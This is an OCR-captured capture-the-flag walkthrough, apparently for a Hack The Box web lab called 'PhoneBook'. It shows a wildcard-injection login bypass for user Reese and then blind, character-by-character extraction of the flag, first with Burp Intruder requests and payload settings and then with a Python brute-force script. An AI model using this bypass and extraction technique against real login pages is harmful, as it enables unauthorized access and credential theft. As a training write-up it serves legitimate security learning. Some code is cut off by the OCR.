
PhoneBook-Walkthrough

You have a login page For the Phonebook

I have a message that give me a hent for a user in the site.

Reese



New (9.8.2020): You can now login using the workstation username and password! - Reese

So, for the username I have Reese and I don’t his password


I try to brute force using hydra doesn’t work.

So Now I try to see if he had a SQL vulnerability by writing [r ‘ OR 1=1 -- -] don’t work

But in the end I tried the (*)→ wildcard in the Password and Reese in the Username

WildCard = everything


And I’m in



Phonebook

No search results.

In the search par I typed “a” and he give me a list of names and numbers and emails.



Phonebook

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After that I tried to make a brute force for all the user name in the login page but there is no result.


So, the Flag was Reese Password because if you type:

Username: Reese

Password: HTB{*}

He access to the list page again.

I used Burp Suite to solve this:


Burp Suite Professional v2022.8.2 - Temporary Project - licensed to Siddharth Sangwan
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 2
Request Cookies 1
Request Headers 12
0 matches


Request to http://138.68.166.146:30009

```
POST /login HTTP/1.1
Host: 138.68.166.146:30009
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Origin: http://138.68.166.146:30009
Connection: close
Referer: http://138.68.166.146:30009/login?message=Authentication%20failed
Cookie: mysession=MTY4ODA2NDEwNnxEdi1CQkFFQ180SUFBUkFCRUFBQUpfLUNBQUVHYzNSeWFXNW5EQW9BQ0dGMWRHaDFjMlZ5Qm5OMGNtbHVad3dIQUFWeVpXVnpaUT09fIq32ckvq8FTEUSN-yrH9KqqbV2HNlnSd_fZ96bGeicS
Upgrade-Insecure-Requests: 1

username=Reese&password=HTB{*}
```

Send to intruder:

And I add a letter before the (*) so I can run the attack on him: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Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Positions Payloads Resource Pool Options
Choose an attack type
Start attack
Payload Positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Add §
Clear §
Auto §
Refresh
0 matches
Clear
1 payload position
Length: 740

Attack type: Sniper

Target: http://138.68.166.146:30009

☑ Update Host header to match target


```
POST /login HTTP/1.1
Host: 138.68.166.146:30009
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Origin: http://138.68.166.146:30009
Connection: close
Referer: http://138.68.166.146:30009/login?message=Authentication%20failed
Cookie: mysession=MTY4ODA2NDEwNnxEdi1CQkFFQ180SUFBUkFCRUFBQUpfLUNBQUVHYzNSeWFXNW5EQW9BQ0dGMWRHaDFjMlZ5Qm5OMGNtbHVad3dIQUFWeVpXVnpaUT09fIq32ckvq8FTEUSN-yrH9KqqbV2HNlnSd_fZ96bGeicS
Upgrade-Insecure-Requests: 1

username=Reese&password=HTB{§a§*}
```

The attack type is sniper and the payload is Brute Force

[abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ]

And I run this


File Machine View Input Devices Help
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Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Positions Payloads Resource Pool Options
Start attack
Add
Edit
Remove
Up
Down

Payload Sets

You can define one or more payload sets. The number of payload sets depe

Payload set: 1 Payload count: 5,041

Payload type: Brute forcer Request count: 5,041

Payload Options [Brute forcer]

This payload type generates payloads of specified lengths that contain all p

Character set: 0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ_-?!#%

Min length: 2

Max length: 2

Payload Processing

You can define rules to perform various processing tasks on each payload b

Enabled	Rule

Payload Encoding

This setting can be used to URL-encode selected characters within the fina

☑ URL-encode these characters: ./\=<>?+&*;:"{}|^`#

30. Intruder attack of http://138.68.166.146:30009 - Temporary attack - Not saved to project file

Attack Save Columns

Results Positions Payloads Resource Pool Options


Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
1921	[redacted]	302	□	□	358	
0		302	□	□	147	
1	aa	302	□	□	147	
2	ba	302	□	□	147	
3	ca	302	□	□	147	
4	da	302	□	□	147	
5	ea	302	□	□	147	
6	fa	302	□	□	147	
7	ga	302	□	□	147	
8	ha	302	□	□	147	
9	ia	302	□	□	147	
10	ja	302	□	□	147	
11	ka	302	□	□	147	
12	la	302	□	□	147	

Finished

The first 2 letters inside the HTB{} is d1

I run again with the password = HTB{d1a*} and still mark the letter 'a' until I complete the flag and no result and no change in the length


Burp Suite Professional v2022.8.2 - Temporary Project - licensed to Siddharth Sangwan
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Positions Payloads Resource Pool Options
Start attack
Add §
Clear §
Auto §
Refresh
Search...
0 matches
Clear

Choose an attack type

Attack type: Sniper

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://138.68.166.146:30009 ☑ Update Host header to match target


```
POST /login HTTP/1.1
Host: 138.68.166.146:30009
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Origin: http://138.68.166.146:30009
Connection: close
Referer: http://138.68.166.146:30009/login?message=Authentication%20failed
Cookie: mysession=MTY4ODA2NDEwNnxEdi1CQkFFQ180SUFBUkFCRUFBQUpfLUNBQUVHYzNSeWFXNW5EQW9BQ0dGMWRHaDFjMlZ5Qm5OMGNtbHVad3dIQUFWeVpXVnpaUT09fIq32ckvq8FTEUSN-yrH9KqqbV2HNlnSd_fZ96bGeicS
Upgrade-Insecure-Requests: 1

username=Reese&password=HTB{[redacted]}
```

0 payload positions

Length: 759


I found the flag but this way is to slow to find the flag so there is another way to solve that using Code in Python

Solution 2:


File Edit View Navigate Code Refactor Run Tools VCS Window Help
pythonProject - PhoneBook.py
pythonProject
PhoneBook.py
practiceAdvance
Project
Notifications
81
4

```python
#PhoneBooK

import requests

URL = "http://138.68.166.146:30009/login"
session = requests.session()
pswd = 'HTB{*'
credentials = {'username':'reese', 'password':pswd}
post_info = session.post(f'{URL}',data=credentials)
element = ['A','B','C','D','E','F','G','H','I','J','K','L','M','N','O','P','Q','R','S','T','U','V','W','X','Y','Z','a','b','c','d','e','f','g','h','i','j','k','l','m','n','o','p','q','r','s','t','u','v','w','x','y','z','0','1',

for i in range(50):
    for j in element:
        newpswd = pswd[0:-1] + j + pswd[-1]
        newcredentials = {'username': 'reese', 'password': newpswd}
        post_info = session.post(f'{URL}', data=newcredentials)
        if 'No search results' in post_info.text:
            pswd = newpswd
            print(newpswd)
```

And run the code.



```
post_info = session.post(f'{URL}',data=credentials)
element = ['A','B','C','D','E','F','G','H','I','J','K','L','M','N','O','P','Q','R','S','T','U','V','W','X','Y','Z','a','b','c','d','e','f','g','h','i','j','k','l','m','n','o','p','q','r','s','t','u','v','w','x','y','z','0','1'

for i in range(50):
```

```
C:\Users\majd5\PycharmProjects\pythonProject\venv\Scripts\python.exe C:\Users\majd5\PycharmProjects\pythonProject\PhoneBook.py
HTB{[redacted]
HTB{[redacted]
HTB{[redacted]
HTB{[redacted]
HTB{[redacted]
HTB{[redacted]
HTB{[redacted]
HTB{[redacted]
HTB{[redacted]
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HTB{[redacted]
HTB{[redacted]
HTB{[redacted]
HTB{[redacted]}*
```

Majd Abuleil

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